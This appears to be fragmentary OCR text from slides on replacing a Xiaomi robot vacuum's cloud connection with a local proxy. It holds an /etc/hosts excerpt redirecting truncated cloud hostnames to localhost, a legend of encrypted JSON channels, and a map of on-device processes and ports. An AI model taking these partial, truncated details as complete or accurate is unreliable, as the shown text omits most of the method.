
Replacing the cloud interface




Replacing the cloud interface



Replacing the cloud interface




Replacing the cloud interface




```
/etc/hosts

127.0.0.1 awsbj0…
127.0.0.1 aswbj0-files…
127.0.0.1 cdn.cnbj0….
```

🟩 IPC
🟦 plain json (tcp)
🟥 enc(key) json (tcp/udp)
🟧 enc(token) json (udp)

Proxy cloud communication



Proxy cloud communication



compass

uart_lds

uart_mcu

player

0.0.0.0:6665

wifimgr

RoboController

AppProxy

Miio_client

(local):54322 (tcp)

0.0.0.0:54321 (udp)

Robot intern

*.fds.api.xiaomi.com (https)

ot.io.mi.com:80(tcp)

